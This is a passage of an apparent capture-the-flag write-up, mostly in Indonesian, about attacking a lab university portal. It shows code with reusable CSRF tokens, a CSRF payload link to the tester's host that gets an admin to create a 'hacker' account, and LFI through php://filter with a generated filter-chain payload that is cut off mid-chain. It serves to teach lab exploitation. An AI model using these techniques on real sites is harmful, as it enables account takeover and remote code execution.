


Yang kita temukan, bukan akun admin, tetapi lecturer.


Disini saya melihat pada Notice Board, lalu create notice. Terdapat tulisan akan dilihat oleh admin:

Seperti biasa karena kita sekarang memiliki akses ke lecture account kita harus melakukan penyelidikan pada masing-masing sub menu untuk mencari vulnerability yang mungkin dapat kita exploit.

Pas kita pindah ke menu 'Notice Board', muncul fitur baru 'Create Notice' di pojok kanan atas fitur yang sebelumnya nggak ada di portal mahasiswa. Waktu kita bedah fiturnya, kita bisa isi judul, konten, dan yang paling krusial: 'Reference Link'. ada keterangan 'will be reviewed by admin'. Ini indikasi kuat kalau kita bisa mancing interaksi dari admin. Jadi, idenya adalah kita masukan link server kita sendiri di situ, terus nyalain *listener* lagi buat mantau *traffic* atau paket data apa yang masuk pas admin lagi nge-review link-nya




The screenshot shows a web browser window with the address bar displaying 'portal.guardian.hib/lecturer/notices/create.php'. The page has a dark sidebar on the left titled 'Lecturer Portal' with a menu containing: Dashboard, My Courses, My Students, Assignments, Submissions, Notice Board, Chats, Profile, and Logout. The main content area is titled 'Create Notice' and contains a form with three input fields: 'Title', 'Content', and 'Reference Link (will be reviewed by admin)'. A blue 'Create Notice' button is located at the bottom right of the form.



The screenshot shows a Kali Linux virtual machine environment. A web browser is open to the GitHub repository for `portal.guardian.htb/src/branch/main/admin/createuser.php`. The code editor displays the following PHP code:


```
1 <?php
2 require '../includes/auth.php';
3 require '../config/db.php';
4 require '../models/User.php';
5 require '../config/csrf-tokens.php';
6
7 $token = bin2hex(random_bytes(16));
8 add_token_to_pool($token);
9
10 if (!isAuthenticated() || $_SESSION['user_role'] !== 'admin') {
11     header('Location: /login.php');
12     exit();
13 }
14
15 $config = require '../config/config.php';
16 $salt = $config['salt'];
17
18 $userModel = new User($pdo);
19
20 if ($_SERVER['REQUEST_METHOD'] === 'POST') {
21     $csrf_token = $_POST['csrf_token'] ?? '';
22
23     if (!is_valid_token($csrf_token)) {
```

Eksplorasi kami membawa pada temuan bahwa admin memiliki akses penuh untuk manajemen user, termasuk membuat akun baru. Sempat terlintas ide untuk mengeksploitasi fitur ganti password yang ada di `profile.php`, tapi ternyata logika di file tersebut tidak relevan untuk skenario serangan kita kali ini. Justru, penemuan yang paling bernilai ada pada file `csrf-tokens.php`. Di sinilah letak 'jantung' pertahanan server terhadap serangan CSRF. Dengan membedah logika di dalam file tersebut, kita bisa memahami bagaimana token dibuat dan divalidasi, yang nantinya akan kita manfaatkan untuk memuluskan aksi pembuatan user baru secara ilegal.





```
1 <?php
2
3 $global_tokens_file = __DIR__ . '/tokens.json';
4
5 function get_token_pool()
6 {
7     global $global_tokens_file;
8     return file_exists($global_tokens_file) ? json_decode(file_get_contents($global_tokens_file), true) : [];
9 }
10
11 function add_token_to_pool($token)
12 {
13     global $global_tokens_file;
14     $tokens = get_token_pool();
15     $tokens[] = $token;
16     file_put_contents($global_tokens_file, json_encode($tokens));
17 }
18
19 function is_valid_token($token)
20 {
21     $tokens = get_token_pool();
22     return in_array($token, $tokens);
23 }
```

Sebuah kesalahan fatal ditemukan dalam implementasi keamanannya: tidak ada mekanisme *token invalidation* atau logika untuk menghapus CSRF token setelah digunakan. Dalam standar keamanan yang ideal, token seharusnya bersifat *one-time use* (sekali pakai) dan langsung hangus pasca-verifikasi. Namun di sini, sistem mengizinkan *token replay*, yang artinya token yang sudah pernah dipakai sebelumnya pun masih dianggap valid dan bisa digunakan kembali. Memanfaatkan sifat token yang persisten ini, kita menyusun skenario serangan dengan membuat berkas *payload* bernama *exploit.html* untuk mengeksekusi perintah administratif




Pada create notice, Kita kirimkan payload dengan http: 10.10.14.125/exploit.html






Login dengan user hacker




LFI

Upon accessing Reports, I discovered that the URL contained file parameters.




Try using `php://filter` to test

<http://portal.guardian.htb/admin/reports.php?report=php://filter/convert.base64-encode/resource=reports/enrollment.php>



Namun, pembacaan /etc/passwd gagal maka kita kembali ke Gitea dan memeriksa kode sumber report.php.



untuk jalanin php_filter_chain:

```
python3 php_filter_chain_generator.py --chain '<?php phpinfo(); ?>'
```

<?php phpinfo(); ?> adalah command dasar dalam php untuk menampilkan seluruh informasi konfigurasi php pada server

```
└─$ python3 php_filter_chain_generator.py --chain '<?php phpinfo(); ?>'
[+] The following gadget chain will generate the following code : <?php phpinfo
(); ?> (base64 value: PD9waHAgcGhwaW5mbygpOyA/Pg)
php://filter/convert.iconv.UTF8.CSISO2022KR|convert.base64-encode|convert.iconv
.UTF8.UTF7|convert.iconv.SE2.UTF-16|convert.iconv.CSIBM921.NAPLPS|convert.iconv
.855.CP936|convert.iconv.IBM-932.UTF-8|convert.base64-decode|convert.base64-enc
ode|convert.iconv.UTF8.UTF7|convert.iconv.SE2.UTF-16|convert.iconv.CSIBM1161.IB
M-932|convert.iconv.MS932.MS936|convert.iconv.BIG5.JOHAB|convert.base64-decode|
convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.IBM869.UTF16|conver
t.iconv.L3.CSISO90|convert.iconv.UCS2.UTF-8|convert.iconv.CSISOLATIN6.UCS-4|con
vert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.
8859_3.UTF16|convert.iconv.863.SHIFT_JISX0213|convert.base64-decode|convert.bas
e64-encode|convert.iconv.UTF8.UTF7|convert.iconv.851.UTF-16|convert.iconv.L1.T.
618BIT|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|conve
rt.iconv.CSA_T500.UTF-32|convert.iconv.CP857.ISO-2022-3P-3|convert.iconv.ISO20
22JP2.CP775|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7
